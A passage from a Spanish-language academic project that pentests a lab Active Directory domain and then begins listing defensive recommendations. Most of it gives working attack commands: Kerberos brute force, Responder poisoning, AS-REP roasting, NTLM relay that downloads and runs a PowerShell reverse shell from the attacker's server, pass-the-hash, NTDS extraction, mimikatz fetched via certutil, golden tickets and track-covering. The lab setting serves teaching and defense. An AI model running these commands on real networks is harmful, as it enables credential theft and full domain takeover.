


Figura 12-Protocolo NTLM [75]

El ataque más común de NTLM son el robo de credenciales [76], accediendo a recursos compartidos con un usuario nulo o invitado se podría colocar archivos que desencadenen una autenticación NTLM contra el atacante para después crackearla de manera offline.

Otro ataque es NTLMRelay, que retransmite sesiones de autenticación SMB en una red interna hacia otra máquina, si las credenciales enviadas son correctas se obtiene acceso al objetivo, estas credenciales deben ser de un administrador del equipo y la firma del SMB debe estar desactivada.

2.3.3.6.-MISS PRIVILEGES

En alguna ocasión los privilegios otorgados a roles o usuarios pueden acarrear problemas de seguridad si sus credenciales son vulneradas [77]. Existen diferentes privilegios que se otorgan a los usuarios para que puedan realizar diferentes acciones dentro de un AD, sin embargo, estas acciones pueden desencadenar robo de credenciales en memoria o acceso a procesos de otros usuarios, sin necesidad de ser administradores.

Una vulnerabilidad dentro del privilegio de realizar copias de seguridad reside en los permisos que este otorga, entre los que se encuentran recorrer cualquier carpeta y listar su contenido. También se permitirá copiar un archivo de una carpeta, sin permisos.

2.3.4.- EJECUCIÓN DE VECTORES DE ATAQUE

Tras revisar el funcionamiento de cada servicio y presentar sus posibles vectores de ataque se debe obtener credenciales válidas, mediante las vulnerabilidades vistas anteriormente, para poder acceder a los equipos vulnerados.

2.3.4.1.-OBTENCIÓN DE CONTRASEÑAS

Tras la obtención de los usuarios, realizada en la fase de reconocimiento, se genera un nuevo diccionario a partir de uno preparado [61], con la herramienta cupp, con los datos que se haya podido obtener de los usuarios. Todos estos ataques no son detectados por ningún antivirus ya que son consultas hacia los servicios que se ofrecen.

Para la obtención de contraseñas se pueden utilizar 3 metodologías diferentes:

- Kerberoasting: es posible realizar un ataque de fuerza bruta si se solicita un nombre no valido, ya que Kerberos lanzará un código de error, KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN, si el usuario es válido obtendrá el TGT o un error, KRB5KDC_ERR_PREAUTH_REQUIRED, indicando que el usuario se debe pre-autenticar.

Para realizar esta fuerza bruta se utilizará la herramienta kerbrute [78], con el comando:

```
./kerbrute_linux_amd64 bruteuser --dc 192.168.140.129 -d jcaballer.local passwords.txt.cupp.txt jcaballer01
```

A este comando se le pasan diferentes parámetros:

- dc: la dirección ip donde se encuentra el servicio Kerberos.
- d: Dominio sobre el que se autentica el usuario.
- Archivo: con las posibles contraseñas.
- Usuario: sobre el que se realizan las pruebas de fuerza bruta.

Se puede comprobar el resultado de este comando en el **Anexo 7.6.4.** en la **Figura 33.**

Tras un rato esperando se encuentra la contraseña, si el archivo de contraseñas es muy grande se deberá separar en más pequeños ya que el sistema bloqueará las peticiones.

- Samba Relay: por defecto, el protocolo SAMBA no está firmado, por lo que cuando un usuario solicita un recurso no se logra dar legitimidad el origen, esto hace que cualquiera pueda estar a la espera en la búsqueda de credenciales dando un recurso no legítimo de la red y viendo cómo se validan los usuarios para obtenerlo. Para ello se utilizará la herramienta responder [79], que envenenará el tráfico de red con el fin de obtener las credenciales.

```
responder -I ens33 -rdw
```

A este comando se le envían diferentes parámetros:

- I: indica la interfaz de red a utilizar
- r: permite responder a las consultas de sufijo wredir de netbios.
- d: habilita las respuestas para las consultas de sufijos de dominio de netbios.
- w: inicia el servidor proxy WPAD rogue, para encontrar la URL de archivos de configuración de los equipos vulnerables.

Una vez que cualquier usuario del directorio activo intente buscar un recurso no legítimo, suele darse de manera bastante común, mediante el protocolo SMB el envenenador recibirá las credenciales, en formato hash NTLMv2.

Puede comprobarse el resultado del comando en el **Anexo 7.6.5.** en la **Figura 34.**

Después con la herramienta John The Ripper [80], que es un crackeador de contraseñas offline, se pueden obtener en texto plano las contraseñas por fuerza bruta.

```
john --wordlist=passwords.txt.cupp.txt hash
```

En el que se le pasa el archivo con las posibles contraseñas y el hash encontrado en un archivo. El resultado del comando puede comprobarse en el **Anexo 7.6.6.** en la **Figura 35.**

- ASREPRoast: como se ha visto anteriormente esta vulnerabilidad trata de buscar a usuarios que no hagan uso de la autenticación previa de Kerberos, esto permite autenticarse sin Kerberos bajo cualquier servicio, por lo que un atacante puede enviar directamente la solicitud de autenticación y obtener el TGT, que contiene la contraseña del usuario dado, crackeándola de manera offline.

Para realizar este método se utilizará la herramienta impacket-GetNPUsers [81], con el comando:


```
impacket-GetNPUsers jcaballer.local/ -dc-ip 192.168.140.129 -  
usersfile usernames.txt -format hashcat -outputfile hashes.txt
```

En el comando utilizado se envían diferentes parámetros:

- Dominio: donde se autentica el usuario.
- -dc-ip: ip donde se encuentra el servicio Kerberos.
- -userfile: archivo que alberga el nombre de los usuarios.
- -format: formato de salida de hash encontrado.
- -outputfile: archivo donde se guarda el hash que se ha obtenido

Y se obtendrá el TGT, se fuerza la búsqueda de contraseña de nuevo con John the Ripper. Puede comprobarse el resultado del comando en el **Anexo 7.6.6**. en la **Figura 36**.

2.3.4.2.-SITUACIÓN ACTUAL



Tras la obtención de las contraseñas del apartado anterior observamos como avanza el diagrama con los datos resultantes.

Figura 13-Entorno vulnerable Segunda Fase

2.3.4.3.-NTLMRELAY

Tras obtener credenciales validas de cualquier usuario se debe comprobar si se encuentra en el grupo de administradores, esta comprobación se realiza mediante la herramienta CrackMapExec, con el comando:

```
cme sbm 192.168.140.0/24 -u 'jcaballero1' -p 'Passjcl.'
```

En este comando se escanea todo el rango de red con el usuario y la contraseña encontradas en el apartado anterior. Puede comprobarse la ejecución del comando en el **Anexo 7.6.1.** en la **Figura 28.**

Si tras ejecutar la herramienta al lado del nombre indica "(Pwn3d!)" significa que puede obtener toda la información de ese equipo, como la SAM o ejecutar comandos. En este caso nos permite obtener la información de los usuarios jcaballero2 y jcaballero3.

Tras analizar a que equipos se puede conectar con las credenciales válidas se puede realizar un ataque de NTLMRelay, en este trabajo, a diferencia sobre otros proyectos, se verán las dos posibilidades de ataque, sobre IPv4 e IPv6.

- **IPV4:** para realizar este tipo de ataque se debe envenenar toda la red con el fin de obtener las credenciales administradoras de un usuario y redirigirlas hacia los objetivos sobre los que tiene privilegios, para ello, se utiliza la herramienta responder para el envenenamiento de la red de recursos no encontrados e impacket-ntlmrelayx **[82]** para redirigir las credenciales hacia los objetivos, una vez un usuario administrador intente obtener un recurso no disponible, se puede obtener la SAM del equipo objetivo.

```
responder -I ens33 -rdw
```

```
impacket-ntlmrelayx -tf target.txt -smb2support
```

En el comando de impacket-ntlmrelayx se le envía un archivo con las ip de las posibles víctimas y se da soporte a la versión 2 del protocolo SMB. Y este devuelve el resultado de la SAM donde se almacenan las credenciales de los usuarios. El resultado del comando puede comprobarse en el **Anexo 7.6.7.** en la **Figura 37.**

También es posible ejecutar comandos desde el impacket-ntlmrelayx con las credenciales facilitadas, pudiendo descargar un script malicioso compartido por el pentester, que permita la ejecución de una reverse shell.

Se inicia la herramienta responder, con el comando:

```
responder -I ens33 -rdw
```

Se inicia un servidor en Python con los archivos de la carpeta donde se tiene el script malicioso [83], que envía una powershell por TCP al atacante, con el módulo "SimpleHTTPServer".

```
python -m SimpleHTTPServer
```

Se espera la conexión remota en el puerto 4444.

```
rlwrap nc -nlvp 4444
```

Se ejecuta el impacket-ntlmrelayx para que realice el comando pasado, que descarga e interpreta el archivo malicioso visto anteriormente. Dando como resultado una consola de comandos sobre la máquina.

```
impacket-ntlmrelayx -tf target.txt -smb2support -c "powershell  
IEX(New-Object  
Net.Webclient).downloadString('http://192.168.140.128:8000/power  
script.ps1')"
```

Puede comprobarse el resultado del comando en el **Anexo 7.6.7.** en la **Figura 38.**

- **IPV6:** algunos administradores bloquean el ataque anterior estableciendo reglas de seguridad para IPV4, sin embargo, se olvidan de fortificar el protocolo IPV6. Por defecto, las máquinas Windows consultan primero el protocolo IPV6, por lo que se puede envenenar todo el dominio con la herramienta mitm6 [84], que spoofea todas las peticiones de los equipos en la red para establecer el equipo atacante como servidor DNS y puerta de enlace. Con esto, cuando un usuario con rol de administrador en un equipo busca un recurso no válido, podemos redirigir el tráfico mediante proxychain [85], al equipo vulnerado, sin necesidad de contraseña.

Se ejecuta el spoofing de la red con mitm6, pasando el dominio como parámetro en el comando:

```
mitm6 -d jcaballer.local
```

Se ejecuta ntlmrelayx sobre el protocolo IPv6, estableciendo un túnel entre el atacante y protocolo smb de la víctima

```
impacket-ntlmrelayx -6 -wh 192.168.140.128 -t  
smb://192.168.140.131 -socks -smb2support
```

Se indica a la herramienta proxychains que debe crear un túnel por el puerto 1080 en la ip local del atacante 127.0.0.1.

Se ejecuta el comando que se desea para la máquina objetivo:

```
proxychains cme smb 192.168.140.131 -u 'jcaballero1' -p 'sincontrasena' -d 'jcaballer'
```

Como se puede observar da igual con que credenciales se intente autenticar, ya que se obtendrán del usuario que busca un recurso no legitimo sobre el protocolo. Puede comprobarse el resultado del comando en el **Anexo 7.6.7.** en la **Figura 39.**

2.3.4.4.-SITUACIÓN ACTUAL

Tras la ejecución del ataque anterior se ha podido observar que uno de los usuarios es administrador de otros equipos y puede ejecutar comandos sobre ellos.




Figura 14-Entorno vulnerable Tercera Fase

2.3.4.5.-PASS THE HASH

Cuando se obtienen hashes NTLM, mediante la obtención de la SAM, como se ha visto anteriormente, es posible lanzar un ataque con la herramienta `impacket-wmiexec` [86] sin necesidad de contraseña, únicamente mediante el hash que se ha obtenido del ataque `smbrelay`, ya que los hashes de contraseña permanecen estáticos de una sesión a otra hasta que se cambian las claves. El comando para ejecutar sería el siguiente:

```
impacket-wmiexec jcaballer.local/jcaballero1@192.168.140.131 -  
hashes  
aad3b435b51404eeaad3b435b51404ee:25262cd715d369d70e8b07628f016b1  
7
```

Este comando evoca una shell del equipo atacado mediante el parámetro de la conexión del usuario sobre la máquina víctima y el hash NTML obtenido. El resultado del comando puede comprobarse en el **Anexo 7.6.7.** en la **Figura 40.**

2.3.4.6.-OBTENCIÓN DE INFORMACIÓN CON CREDENCIALES

Tras obtener credenciales validas, no hace falta que sean del administrador, se debe enumerar toda la información disponible en búsqueda de nuevos vectores de ataque o posibles fugas de información.

Se puede obtener información del dominio utilizando el protocolo `rpc` [87], con la herramienta `rpcclient` [88], que se trata de una herramienta de enumeración, que se ejecuta con el siguiente comando:

```
rpcclient -U 'jcaballer.local\jcaballero1%Passjc1.'  
192.168.140.129
```

En ella se le pasa los parámetros de conexión del usuario y la ip sobre la que se desea obtener información.

Tras la ejecución se obtiene acceso y se pueden ejecutar diferentes comandos (`enumdomgroups`, `enumdomusers`, ...) de la herramienta para obtener diferente información. Puede comprobarse el resultado del comando en el **Anexo 7.6.8.** en la **Figura 47.**

También existe otra herramienta llamada `ldapdomaindump` [89] que consulta al protocolo LDAP con el fin de obtener toda la información proporcionada por este.

```
ldapdomaindump -u 'jcaballer.local\jcaballero1' -p 'Passjc1.'  
192.168.140.129
```

Al igual que el comando anterior, se facilita las credenciales de usuario y la herramienta devuelve toda la información que puede obtener con los privilegios de ese usuario.

Tras la ejecución del comando se debe levantar un servidor web para visualizar todos los archivos que ha obtenido el comando anterior. Puede comprobarse el resultado del comando en el **Anexo 7.6.9.** en la **Figura 48.**

2.3.4.7.-ELEVACIÓN DE PRIVILEGIOS

Como se ha visto en el apartado anterior el usuario jcaballero1, pertenece al grupo de usuarios de administración remota, por lo que se puede probar mediante la herramienta evil-winrm [90] a establecer una conexión contra el AD, con las credenciales obtenidas en los anteriores apartados.

```
evil-winrm -i 192.168.140.129 -u 'jcaballero1' -p 'Passjcl.'
```

Una vez conectado con la herramienta al AD se comprueba que privilegios se posee con el comando:

```
whoami /priv
```

El resultado del comando puede visualizarse en el **Anexo 7.6.10.** en la **Figura 49.**

Se confirma que tiene privilegios SeBackupPrivilege, con este tipo de privilegios se puede realizar una copia del sistema y del archivo SAM, para obtener los hashes de los usuarios de ese equipo, con la herramienta impacket-secretdump [91] y poder realizar un ataque Pass The Hash, pero, relacionado con la persistencia, que se verá más adelante, la copia que se debe realizar es sobre el archivo NTDS, que es la base de datos del AD que se utiliza para almacenar toda la información específica del AD.

Para acceder a ese archivo se debe realizar una copia del sistema en una nueva unidad lógica, para ello se utilizará la herramienta diskshadow [92]. La ejecución de esta herramienta llevará como parámetro un archivo que se encarga de realizar la copia del disco C: al disco que se haya elegido, ya que no se tiene permisos para la consulta de ese disco al no ser administradores:

```
set context persistent nowriters  
add volume c: alias jcaballero  
create  
expose %jcaballero% e:
```

Una vez subido el archivo al AD se ejecuta el comando:

```
diskshadow.exe /s c:\TEMP\diskshadow
```

Esta instrucción permite el montaje del disco duro clonado del disco duro del equipo víctima. El resultado del comando puede visualizarse en el **Anexo 7.6.10.** en la **Figura 50.**

Tras realizar el clonado del disco se copia el archivo ntds.dit con el comando.

```
robocopy /b e:\Windows\NTDS\ . ntds.dit
```

Se realiza una copia del registro system con el comando:

```
reg save HKLM\system
```

Y se envían a la máquina atacante, para posteriormente ejecutar la herramienta impacket-secretsdump donde se le envían los archivos descargados como parámetros con el comando:

```
impacket-secretsdump -system system -ntds ntds.dit LOCAL
```

Esta herramienta obtendrá los hashes de los usuarios con los que se podrán acceder al sistema. Puede comprobarse el resultado del comando en el **Anexo 7.6.7.** en la **Figura 41.**

Con estos hashes y la herramienta impacket-psexec [93] se puede comprobar que el AD es vulnerado mediante la técnica Pass The Hash, lo que permite establecer una Shell contra el AD, con permisos de administrador, con el comando:

```
impacket-psexec jcaballer.local/Administador@192.168.140.129 -  
hashes :f8a5250f2e22c9b727334f278792ef7b
```

El resultado del comando puede verse en el **Anexo 7.6.7.** en la **Figura 42.**

2.3.4.8.-OBTENCIÓN DE ACCESO AL AD

Tras conseguir unas credenciales validas de administrador, con cualquiera de las credenciales vistas anteriormente, la manera más cómoda de establecer una conexión contra el AD es mediante la herramienta impacket-psexec la cual permite ejecutar cualquier comando contra el AD, solicitando la obtención de una consola mediante la instrucción:

```
impacket-psexec  
jcaballer.local/jcaballeradm:Password1.@192.168.140.129 cmd.exe
```

El resultado del comando puede visualizarse en **Anexo 7.6.7.** en la **Figura 43.**

2.3.4.9.-SITUACIÓN ACTUAL

Tras obtener los datos y credenciales en los puntos anteriores la situación sobre la red vulnerable es la siguiente:




Figura 15-Entorno vulnerable Cuarta Fase

2.3.5.- PERSISTENCIA

Tras conseguir las contraseñas de usuarios administradores, mediante el ataque ASREPRoast y conectarse al AD como administrador, se debe establecer la persistencia en la máquina, con el fin de mantener un privilegio de administrador sobre las máquinas a pesar de que estas se reinicien o los usuarios cambien sus contraseñas.

Esto se puede llegar a realizar con la herramienta mimikatz [94] que se descargará en el AD, mediante la herramienta de conexión impacket-psexec vista anteriormente y con la ejecución del comando:

```
certutil.exe -f -urlcache -split http://192.168.140.128:8000/mimikatz.exe mimikatz.exe
```

Que descargará la herramienta de un servidor web alojado en Python por el atacante.

2.3.5.1.-GOLDEN TICKET Y SILVER TICKET

La función del ataque del Golden Ticket es construir un TGT [95]. Esto requiere el hash de la cuenta krbtgt, la cuenta utilizada para encriptar el Ticket. Una vez que se obtiene este hash, se puede generar un TGT con el tiempo de vencimiento requerido y, entre otras cosas, se pueden otorgar los permisos que se deseen, se pueden obtener derechos de administrador de dominio, etc.

Por lo tanto, se debe considerar que la validez del TGT depende de dos cosas: el tiempo de caducidad especificado y el hash NTLM (la contraseña de la cuenta krbtgt) en el que está encriptado. Si caduca o se cambia la contraseña de la cuenta krbtgt, el ticket sigue siendo válido independientemente de si la contraseña del usuario suplantado ha caducado.

Silver Ticket es similar, pero esta vez el ticket generado es un ST, que requiere el hash NTLM de la cuenta de dominio asociada con el servicio al que desea acceder. Como se ha indicado se debe obtener el hash de la cuenta krbtgt, para ello desde la herramienta mimikatz, que se ha visto anteriormente se ejecuta este comando para obtener toda la información de la cuenta de usuario krbtgt.

```
lsadump::lsa /inject /name:krbtgt
```

Se puede comprobar la ejecución del comando en el **Anexo 7.6.11.** en la **Figura 51-Herramienta Mimikatz lsadump.**

Con estos datos se genera un archivo que guardará el TGT (.kirbi) y con el que se podrá acceder desde cualquier equipo del dominio, mediante la ejecución del siguiente comando:

```
kerberos::golden  
/domain:jcaballer.local /sid:S-1-5-21-2113225452-1616628721-  
3036420712 /rc4:68d55b3d5bb0eafe54b8aa8ef608cb28  
/user:jcaballeradm / ticket:gold.kirbi
```

Donde el parámetro sid es el id del usuario krbtgt, el rc4 es el hash NTML, el parámetro user es el usuario con el que se accederá y el parámetro ticket es donde se guardará el Ticket. Se puede comprobar la ejecución del comando en el **Anexo 7.6.11.** en la **Figura 52-Herramienta Mimikatz kerberos::golden.**

Desde cualquier equipo perteneciente al AD con esos documentos, se puede obtener acceso de administrador. Para realizar la prueba en este proyecto, primero se comprueba que no se obtiene acceso, para posteriormente comprobar que sí, esta comprobación puede verse en el **Anexo 7.6.7.** en la **Figura 44.**

Tras la importación del Golden Ticket se comprueba que se puede acceder, desde cualquier equipo del AD, con el comando del mimikatz:

```
kerberos::ptt gold.kirbi
```

El resultado de este comando se puede comprobar en el anexo el **Anexo 7.6.7.** en la **Figura 45.**

Otra herramienta que se puede utilizar para llevar a cabo este ataque es impacket-ticketer [96] primero creará y guardará un Golden Ticket para el usuario que se elija que estará todo encriptado/firmado usando RC4; si se especifica -aesKey en lugar de -ntHash todo será encriptado usando AES128 o AES256 (dependiendo de la clave especificada) y además no se genera tráfico contra el KDC.

Para ello se utilizará el comando, donde se facilita el id y el hash NTLM del usuario krbtgt, sobre el dominio con el usuario administrador.

```
impacket-ticketer -nthash 68d55b3d5bb0eafe54b8aa8ef608cb28 -  
domain-sid S-1-5-21-2113225452-1616628721-3036420712 -domain  
jcaballer.local jcaballeradm
```

El resultado del comando puede comprobarse en el **Anexo 7.6.7.** en la **Figura 46.**

2.3.6.- BORRADO DE HUELLAS

Tras conseguir la persistencia en todos los equipos de AD, se debe eliminar todos los archivos que han sido subidos a estos, ya sean scripts o documentación, en el caso de este proyecto, se han descargado varios archivos en los equipos del AD, como el script de PowerShell que devolvía una reverse shell hacia el equipo del atacante, la herramienta mimikatz o el archivo para realizar una copia del disco, por lo que todos esos archivos se deben eliminar.

2.4.- PROPUESTA DE SEGURIDAD

En este apartado del trabajo se desarrollan todas las recomendaciones propuestas para proteger el servicio de AD de los atacantes que hacen uso de las herramientas y vectores de ataque anteriormente vistos.

2.4.1.- CONTRASEÑAS DEBILES

La medida que debe tomar un administrador del sistema es establecer un convenio de contraseñas fuerte, con 8 caracteres o más, que incluya símbolos, números y alguna mayúscula y que no se pueda repetir en el tiempo. Esto servirá para que, en los ataques offline de fuerza bruta, sea más costoso obtener una contraseña.

2.4.2.- ADMINISTRACIÓN DE PERMISOS DE USUARIOS

Se debe mantener una política de denegación total a los usuarios y grupos, esto permitirá que solo se acceda a los recursos por petición expresa al usuario o a el grupo. Además, se debe realizar un mantenimiento continuo de los permisos que tengan los usuarios para poder eliminar los que ya no utilicen.

2.4.3.- EVALUACIONES CONTINUAS Y PERIODICAS

Es necesario mantener estudios continuos sobre la calidad de la red y los dispositivos conectados, esto se puede realizar mediante un SIEM que es un software que permite la recolección de información mediante logs de los equipos de la red y además permite actuar en tiempo real ante una amenaza.

2.4.4.- KERBEROS ROASTING

Para evitar el ataque de Kerberos, se puede utilizar Kerberos FAST [97], para proteger los datos que han sido previamente autenticados protegiendo los intercambios del servicio de autenticación (AS) con el KDC a través de un túnel seguro. También se puede eliminar el uso de protocolos inseguros como RC4 y realizar más fuertes como AES-256 para proteger los TGT. De esta manera se evita/complica la explotación de los hashes obtenidos por un atacante.

2.4.5.- SAMBA RELAY Y NTLMRELAY

